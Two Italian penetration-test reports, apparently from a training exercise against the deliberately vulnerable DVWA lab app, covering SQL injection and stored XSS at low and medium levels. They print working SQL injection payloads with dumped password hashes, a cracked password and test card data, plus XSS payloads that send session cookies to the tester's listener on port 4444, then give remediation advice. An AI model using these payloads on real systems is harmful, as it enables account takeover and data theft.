

# Quantum Strike



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

## Breve storia

Quantum Strike nasce a San Pietroburgo nel 2014, nel cuore della Russia, come una piccola squadra di ricercatori ossessionati dalla sicurezza digitale. In pochi anni l'azienda divenne un riferimento nel settore: i loro sistemi di difesa predittiva, basati su algoritmi quantistici, anticipavano gli attacchi informatici prima ancora che accadessero.

Quando l'espansione internazionale diventò inevitabile, il quartier generale guardò a sud-ovest. Fu così che nacque Quantum Strike Italia, la filiale guidata da un gruppo giovane ma spietatamente determinato.



## Membri del team italiano

Yari Olmi - яри вязы

Michel Di Vincenzo - Мишель Ди Винченцо

Raffaele Eboli - Раффаэле Эболи

Ivan De Vita - Иван Де Вита

Antonio Gangale - Антонио Гангале

Francesco Livi - Франческо Ливи

Rosario Papa - Росарио Папа





# WEB APPLICATION EXPLOIT SOLI REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

# 1) Introduzione

Di seguito riportiamo l'introduzione al presente report sul **penetration testing**, eseguito su sistema web aziendale con autorizzazione esplicita del team di sicurezza. La prima fase dell'attività ha riguardato la penetrazione del **web server**: i test, condotti su due livelli di severità (low e medium), hanno avuto esito positivo, evidenziando vulnerabilità riproducibili che ci hanno permesso di raccogliere informazioni sensibili, incluse credenziali di accesso al database. Questi risultati indicano un **rischio concreto** per la **riservatezza e l'integrità** dei dati trattati dall'applicazione e richiedono **interventi immediati** di mitigazione. Nel resto del report documentiamo i dettagli delle tecniche impiegate (a scopo di valutazione e riproducibilità controllata), la gravità di ciascuna vulnerabilità individuata e le **raccomandazioni operative** e organizzative per la loro risoluzione e per ridurre l'esposizione futura.

La macchina attaccante è stata collocata all'interno della **stessa rete** locale che ospita il web server DVWA, in modo da riprodurre uno scenario di compromissione interna; gli indirizzi IP sono stati assegnati secondo il piano di test (host attaccante: 192.168.13.100/24, server DVWA: 192.168.13.150/24) e le comunicazioni sono state limitate a scope e porte preventivamente concordati. A seguito dell'assegnazione degli indirizzi, il team ha eseguito i diversi test di penetrazione (con i profili di severità low e medium già indicati), monitorando connessioni, servizi esposti e risposte del server per raccogliere evidenze e tracce utili alla successiva **analisi forense** e alle **raccomandazioni di mitigazione**.

# 1. SQL Injection

La SQL Injection è una vulnerabilità che si verifica quando dati forniti dall'esterno vengono inclusi direttamente nelle query inviate ad un database senza essere adeguatamente controllati. In tali casi, un malintenzionato può inserire porzioni di testo che il database interpreta come comandi, non come semplici dati. Questa vulnerabilità è particolarmente pericolosa perché agisce sul livello più sensibile dell'applicazione: il database. Tramite una SQL Injection è possibile, a seconda dei privilegi disponibili: leggere informazioni riservate, modificare o cancellare dati, creare o manipolare account e/o compromettere l'intero sistema informativo.

Si pensi ad un ordine scritto che viene passato tal quale all'operatore di un magazzino. Se l'operatore esegue tutto ciò che è scritto sul foglio senza verificarne il contenuto, chi consegna il foglio potrebbe aggiungere istruzioni dannose - ad esempio "cancella tutto" - e l'operatore le eseguirebbe. Allo stesso modo, se il sistema accetta input esterni come comandi per il database, l'attaccante può impartire istruzioni non autorizzate.

## 1.1 SQL Injection - DVWA (low)

Tramite un payload di SQL Injection, ovvero, una sequenza di caratteri che un attaccante può inserire in un campo di input o in un parametro URL, è possibile manipolare la query SQL che il server invia al database.

Attraverso la sequenza:

```
' or 'a'='a
```

è possibile trasformare la condizione della query in una verità logica permettendo di aggirare i controlli di autenticazione, ed ottenere un risultato utile.

## Vulnerability: SQL Injection

User ID:

ID: ' or 'a' = 'a  
First name: admin  
Surname: admin

ID: ' or 'a' = 'a  
First name: Gordon  
Surname: Brown

ID: ' or 'a' = 'a  
First name: Hack  
Surname: Me

ID: ' or 'a' = 'a  
First name: Pablo  
Surname: Picasso

ID: ' or 'a' = 'a  
First name: Bob  
Surname: Smith

Grazie quindi ad un payload molto semplice e diffuso, abbiamo ottenuto nome

e cognome di tutti gli utenti all'interno del database.

Con il seguente payload:

```
' UNION SELECT user, password from dvwa.user -- -
```

è stato possibile ottenere le credenziali.

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM dvwa.users -- -  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM dvwa.users -- -  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM dvwa.users -- -  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM dvwa.users -- -  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM dvwa.users -- -  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

In questo caso risulta facile riconoscere la funzione di hash crittografica in quanto la lunghezza dell'hash è di 32 caratteri esadecimali e presenta un formato tipico; si tratta sicuramente dell'algoritmo MD5 (Message Digest 5). La password criptata è stata salvata in un file testuale e successivamente analizzata tramite il tool installabile su Kali Linux “John The Ripper”, che ci ha restituito la password in chiaro.



A terminal window titled '(kali㉿kali)-[~/Desktop]' showing the command '\$ john --show --format=raw-md5 passpablo.txt'. The output shows a cracked password: 'pablo:letmein'. It also indicates '1 password hash cracked, 0 left'. The terminal prompt '\$' is visible at the bottom.

## 1.2 SQL Injection - DVWA (*medium*)

Lo stesso test di penetrazione è stato effettuato su un livello di severità di tipo *medium*. Tramite una comparazione degli snippet afferenti ai rispettivi livelli di sicurezza, risulta che in regime di sicurezza media, i caratteri speciali vengono “escapati” (trasformati in \’).

Qualsiasi payload che si basa sul chiudere l'apice non funzionerà.

La query si aspetta un numero, motivo per cui la query per ottenere nomi utenti e password sarà:

```
1 UNION SELECT user, password From dvwa.user -- -
```

Questo payload è valido perché non ci sono apici da chiudere.

Quando l'apice è presente, l'input è trattato come stringa, quindi gli exploit con l'apice può funzionare, mentre quando l'apice è assente ed è inserito l'escape,

l'input è trattato come numero, quindi bisogna inserire qualcosa che sia sintatticamente corretto come numero seguito da altri token.

User ID:

```
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03  
  
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b  
  
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7  
  
ID: 1 UNION SELECT user, password FROM dwva.users ---  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Con successive query, è stato possibile navigare all'interno del server ed ottenere informazioni dai relativi dati presenti, come dimostra la seguente immagine:

User ID:

```
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: admin  
Surname: admin  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: CHARACTER_SETS  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: COLLATIONS  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: COLLATION_CHARACTER_SET_APPLICABILITY  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: COLUMNS  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: COLUMN_PRIVILEGES  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: KEY_COLUMN_USAGE  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: PROFILING  
Surname:  
  
ID: 1 UNION SELECT table_name, NULL FROM information_schema.tables ---  
First name: ROUTINES  
Surname:
```

Tramite il Payload:

```
1 UNION SELECT 1, GROUP_CONCAT(schema_name) FROM
information_schema.schemata#
```

vengono evidenziati i database presenti.

### Vulnerability: SQL Injection

User ID:

```
ID: 1 UNION SELECT 1, GROUP_CONCAT(schema_name) FROM information_schema.schemata#
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, GROUP_CONCAT(schema_name) FROM information_schema.schemata#
First name: 1
Surname: information_schema,dvwa,metasploit,mysql,owasp10,tikiwiki,tikiwiki195
```

**More info**

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/tchtips/sql-injection.html>

Questa informazione è utile per accedere alle sottocartelle contenenti dati sensibili. Dall'analisi del database owasp10, tra i sottogruppi analizzabili risalta la voce "credits\_card".

User ID:

```
ID: 1 UNION SELECT 1, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = 0x6f776173703130#
First name: admin
Surname: admin

ID: 1 UNION SELECT 1, GROUP_CONCAT(table_name) FROM information_schema.tables WHERE table_schema = 0x6f776173703130#
First name: 1
Surname: accounts,blogs_table,captured_data,credit_cards,hitlog,pen_test_tools
```

Nel caso appena mostrato, la query è stata modificata per adattarla al livello di sicurezza impostato. E' stato necessario modificare la voce:

```
[...] WHERE table_schema = 'owasp10' #
```

in:

```
[...] WHERE table_schema = 0x6F776173703130 #
```

perché gli apici in questo caso sarebbero stati filtrati, mentre la traduzione esadecimale aggira il controllo.

La navigazione all'interno della table ‘credit\_cards’ è iniziata dalla seguente richiesta:

```
id=1 UNION SELECT NULL, GROUP_CONCAT(table_name) FROM
information_schema.TABLES WHERE table_schema =
0x6F776173703130#
```

che ha permesso di ottenere le colonne presenti all'interno della table (ccid,

ccnumber, ccv, expiration).

Successivamente la richiesta:

```
1 UNION SELECT ccid, ccnumber FROM owasp.10credit_cards -
--
```

ha restituito gli id ed il numero delle carte di credito. Sostituendo alla voce ‘ccnumber’ le altre due, è stato possibile decostruire la tabella ed ottenere dati particolarmente sensibili per cinque carte di credito.

ccid	ccnumber	ccv	expiration
1	4444...3333	745	2012-03-01
2	7746...6330	722	2015-04-01
3	8242...4749	461	2016-03-01
4	7725...7633	230	2017-06-01
5	1234...5678	627	2018-11-01

## 2. Conclusioni

I test condotti sull'applicazione web hanno rivelato, con chiarezza e senza ambiguità, una **falla strutturale** nella gestione delle interrogazioni al database. Nel contesto analizzato abbiamo osservato come, sia in configurazione di sicurezza "*low*" che in quella "*medium*", l'applicazione costruisca e invii query SQL includendo dati utente non sufficientemente controllati: questa scelta architettonica apre la porta a manipolazioni che consentono di leggere, **estrarre** e potenzialmente **alterare** informazioni **sensibili**. L'impatto pratico di questa debolezza è stato tangibile durante le nostre verifiche; abbiamo potuto ottenere credenziali di accesso e dettagli di carte di pagamento associati ad utenze reali, compresi numeri PAN, codici di verifica e date di scadenza.

Dal punto di vista tecnico, la vulnerabilità è favorita da pratiche di sviluppo che si affidano a concatenazioni di stringhe per comporre le query e da un modello di validazione degli input che sembra basato più su blocchi puntuali di caratteri proibiti che su regole di accettazione ben definite.

Questa impostazione rende più semplice aggirare i controlli con tecniche relativamente note, come l'utilizzo di **rappresentazioni alternative** (per esempio esadecimali) per evitare filtri di input rudimentali. In aggiunta, l'assenza di un modello di **privilegi minimali** per gli account database dell'applicazione ha amplificato il potenziale danno: i servizi hanno permessi troppo estesi rispetto alle funzioni effettivamente necessarie, permettendo operazioni di lettura su tabelle contenenti dati sensibili.


A medio termine, la correzione del codice è imprescindibile: la costruzione delle query deve essere ripensata per adottare in modo sistematico query parametrizzate e meccanismi di validazione dell'input.

La persistenza dei dati di pagamento va ridotta al minimo indispensabile; quando la memorizzazione è inevitabile, i dati devono essere resi irriconoscibili mediante **tokenizzazione** o **cifratura forte**, con chiavi gestite in modo sicuro fuori dal perimetro applicativo. È altresì opportuno rivedere la **gestione dei privilegi** a livello di

database, applicando il principio del privilegio minimo e **isolando ambienti** e credenziali di servizio secondo **logiche di separazione dei compiti**.



# WEB APPLICATION EXPLOIT XSS REPORT



**QUANTUM STRIKE**  
ETHICAL HACKING TEAM

**2025**

# 1. Introduzione

Nel corso dell'attività di verifica della sicurezza dei sistemi, è stato condotto un test di penetrazione mirato all'individuazione e allo sfruttamento di vulnerabilità presenti sul web server in analisi.

L'obiettivo principale del test è stato valutare il livello di esposizione del sistema a potenziali attacchi e misurare l'efficacia delle attuali misure di sicurezza implementate. Durante l'attività, è stata identificata una vulnerabilità di tipo **Cross-Site Scripting (XSS) Stored**, che ha consentito l'iniezione e la memorizzazione di codice malevolo all'interno del sito web.

Il presente report descrive nel dettaglio le fasi del test, le tecniche utilizzate, l'analisi della vulnerabilità riscontrata e le raccomandazioni per la sua mitigazione, al fine di migliorare il livello complessivo di sicurezza dell'applicativo.

La macchina attaccante è stata collocata all'interno della **stessa rete** locale che ospita il web server DVWA, in modo da riprodurre uno scenario di compromissione interna.

Gli indirizzi IP sono stati assegnati secondo il piano di test (**host attaccante: 192.168.104.100/24, server DVWA: 192.168.104.150/24**).

Address	Netmask	Gateway
192.168.104.100	24	192.168.104.1

A seguito dell'assegnazione degli indirizzi, il team ha eseguito i diversi test di penetrazione (con i profili di severità low e medium già indicati), monitorando connessioni, servizi esposti e risposte del server per raccogliere evidenze e tracce utili.

# 1. Cross-Site Scripting (XSS Stored)

Il **Cross-Site Scripting (XSS)** è una delle vulnerabilità più comuni nelle applicazioni web e consiste nella possibilità per un attaccante di **inserire ed eseguire codice malevolo (tipicamente JavaScript)** all'interno delle pagine web visualizzate da altri utenti.

In pratica, l'attacco sfrutta una mancata o insufficiente **validazione e sanitizzazione dei dati** da parte del server o dell'applicazione. Quando l'input fornito dall'utente viene incluso nella risposta HTTP senza un'adeguata filtrazione, il browser della vittima interpreta tale input come parte del codice legittimo della pagina, eseguendo quindi lo script iniettato dall'attaccante.

Gli effetti di un attacco XSS possono variare in base al contesto e alla creatività dell'attaccante.

Alcuni esempi includono:

- **Furto di cookie o sessioni utente**
- **Alterazione dei contenuti visualizzati**
- **Reindirizzamento verso siti malevoli o phishing.**
- **Esecuzione di codice arbitrario nel browser della vittima.**

Le vulnerabilità XSS si suddividono principalmente in diverse categorie, ma nel caso specifico del **Stored XSS** l'attaccante riesce ad inserire uno script malevolo in un'area dell'applicazione web che accetta input utente e che viene poi mostrata ad altri utenti senza un'adeguata sanitizzazione.

Poiché il codice è memorizzato in modo persistente (ad esempio nel database o nei log del server), l'attacco si ripete automaticamente ogni volta che la pagina vulnerabile viene caricata, senza necessità di ulteriori azioni da parte dell'attaccante.


Questo tipo di vulnerabilità è considerato più pericoloso rispetto alle altre varianti poiché può colpire un numero elevato di utenti e mantenersi attivo nel tempo.

## 2. Penetration Testing

La prima fase del test prevede l'apertura del terminale sulla macchina attaccante, tramite il comando:

```
nc -lvp 4444
```

che permette l'ascolto e la traduzione verbosa sulla porta indicata.



A screenshot of a terminal window on a Kali Linux system. The prompt shows '(kali㉿kali)-[~]'. Below it, the command '\$ nc -lvp 4444' is entered, followed by the output 'listening on [any] 4444 ...'. The terminal has a dark background with light-colored text.

A questo punto il terminale è in attesa, qualsiasi dato inviato all'IP 192.168.104.100, indirizzato alla porta 4444 verrà stampato a schermo.

### 2.1 XSS Stored (*low*)

invece di un normale messaggio testuale è stato immesso un **payload malevolo** che, a causa della totale **assenza di sanitizzazione** dell'input da parte del codice dell'applicazione, è stato memorizzato e successivamente eseguito nel browser degli utenti che hanno caricato la pagina interessata.

L'esecuzione del payload ha permesso l'esfiltrazione dei cookie di sessione verso un terminale di prova controllato dal team, dimostrando chiaramente la possibilità di dirottamento di sessione (**session hijacking**) e compromissione di account autenticati.

The screenshot shows the DVWA application's 'Stored Cross Site Scripting (XSS)' page. On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored (which is selected and highlighted in green), and DVWA Security, PHP Info, About, and Logout. The main content area has a title 'Vulnerability: Stored Cross Site Scripting (XSS)'. It contains a form with fields for 'Name' (set to 'Traccia2') and 'Message' (containing the payload: '<script>document.location=http://192.168.104.100:4444/cookie.txt?c=' + document.cookie;</script>'). A 'Sign Guestbook' button is below the message field. Below the form, there are two preview sections: one for 'test' showing 'Message: This is a test comment.' and another for 'Traccia2' showing 'Message:'.

Attraverso il payload:

```
<script>document.location='http://192.168.104.100:4444/cookie.txt?c=' + document.cookie;</script>
```

è stato possibile trasferire dati al terminale in attesa come dimostrato dalla successiva immagine:

A terminal window titled '(kali㉿kali)-[~]' shows a netcat listener running on port 4444. The log output shows the received payload: '192.168.104.100: inverse host lookup failed: Host name lookup failure connect to [192.168.104.100] from (UNKNOWN) [192.168.104.100] 40574'. The payload is: 'GET /cookie.txt?c=security=low;%20PHPSESSID=fb361bfd051e9e36d8dbf588236729 HTTP/1.1 Host: 192.168.104.100:4444 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Connection: keep-alive Referer: http://192.168.104.150/ Upgrade-Insecure-Requests: 1 Priority: u=0, i'.

E' stato necessario tramite un'ispezione aumentare la capacità testuale per inserire il payload, come mostrato dall'immagine seguente:


The screenshot shows a Firefox browser window running on a Kali Linux host via VirtualBox. The URL is 92.168.104.150/dvwa/vulnerabilities/xss\_s/. The page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The "XSS stored" option is selected and highlighted in green. Below the sidebar is a "Sign Guestbook" button. A text area contains the input "Name: test" and "Message: This is a test comment.". To the right, there's a "More info" section with links to XSS resources. At the bottom, the developer tools' element inspector is open, focusing on a textarea element with the following attributes: "Name": "text", "rows": "5", "cols": "15", "maxLength": "1000". The element's style is defined as: "font: 100% arial, sans-serif; vertical-align: middle;". The element is part of a table structure: <table> -> <tbody> -> <tr> -> <td> -> <textarea>. The developer tools also show the inheritance chain from "div#main\_body" and "div#container".

Si consideri che i cookie di sessione che l'attaccante è stato in grado di recuperare con il payload, rappresentano il **token** che il server utilizza per **riconoscere e mantenere** lo stato di un utente autenticato. Se un attaccante ottiene questo token l'attaccante potrebbe **visualizzare o modificare dati personali e informazioni sensibili**. Il token può essere riutilizzato, ancora, per eseguire **attività fraudolente** o automatizzate a danno degli utenti e/o dell'organizzazione

## 2.2 XSS Stored (*medium*)

Il test è stato ripetuto dopo l'innalzamento del livello di sicurezza a impostazioni medie. Sebbene il sistema ora blocchi le forme più banali di input malevolo, il controllo risulta insufficiente: la validazione applicata è fragile e può essere facilmente aggirata tramite tecniche di **evasione** e **offuscazione** dell'input.

Stavolta il payload sarà inserito nella sezione “Name” aumentando la lunghezza massima dei caratteri



Tramite l'iniezione del seguente Payload:

```
<img src=x onerror="new  
Image().src='http://192.168.104.100:4444/cookie?data=' +  
document.cookie;">
```

saremo in grado di ottenere non solo i cookie di sessione ma anche una serie di altri dati, tra cui l'ora, informazioni sul browser della vittima, la data.

per far questo utilizzeremo uno script scritto in Python che eseguiremo su kali sulla porta 4444 che ci fornirà:

- Intercettazione e Parsing del Cookie
- Recupero dei Dati Contestuali Aggiuntivi

```
(kali㉿kali)-[~]
$ python3 /home/kali/Desktop/xssListener.py
_____
Server XSS Listener in ascolto su http://0.0.0.0:4444
_____
Attendi che la vittima visualizzi il payload ...
Premi CTRL+C per interrompere.

_____
_____
NUOVO LOG XSS RICEVUTO
_____
_____
| ORA RICEZIONE | IP VITTIMA | COOKIE | VERSIONE BROWSER (User-Agent)
_____
_____
| 2025-11-12 13:58:45 | 192.168.104.100 | N/A | Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
_____
_____
192.168.104.100 - - [12/Nov/2025 13:58:45] "GET /cookie?data=security=medium;%20PHPSESSID=653ab89c9dd3c2a9383c16072952b8c1 HTTP/1.1" 200 -
```

siamo riusciti anche a dimostrare la persistenza facendo dei test,cioè cambiando pagina all'interno del web server ma quando si torna come mostrato qui

```
_____
_____
NUOVO LOG XSS RICEVUTO
_____
_____
| ORA RICEZIONE | IP VITTIMA | COOKIE | VERSIONE BROWSER (User-Agent)
_____
_____
| 2025-11-12 13:58:45 | 192.168.104.100 | N/A | Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
_____
_____
192.168.104.100 - - [12/Nov/2025 13:58:45] "GET /cookie?data=security=medium;%20PHPSESSID=653ab89c9dd3c2a9383c16072952b8c1 HTTP/1.1" 200 -
_____
_____
NUOVO LOG XSS RICEVUTO
_____
_____
| ORA RICEZIONE | IP VITTIMA | COOKIE | VERSIONE BROWSER (User-Agent)
_____
_____
| 2025-11-12 13:59:14 | 192.168.104.100 | N/A | Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
_____
_____

```

### 3. Conclusioni

L'attività di **penetration testing** condotta ha messo in evidenza quanto la sicurezza applicativa non possa essere considerata un elemento accessorio o un semplice adempimento tecnico, ma rappresenti una componente essenziale della qualità del software.

La presenza di vulnerabilità come quella di tipo **Stored Cross-Site Scripting**, anche in configurazioni di sicurezza più restrittive, dimostra come la protezione di un'applicazione dipenda in modo diretto dalle scelte progettuali e dallo stile con cui il codice è scritto.

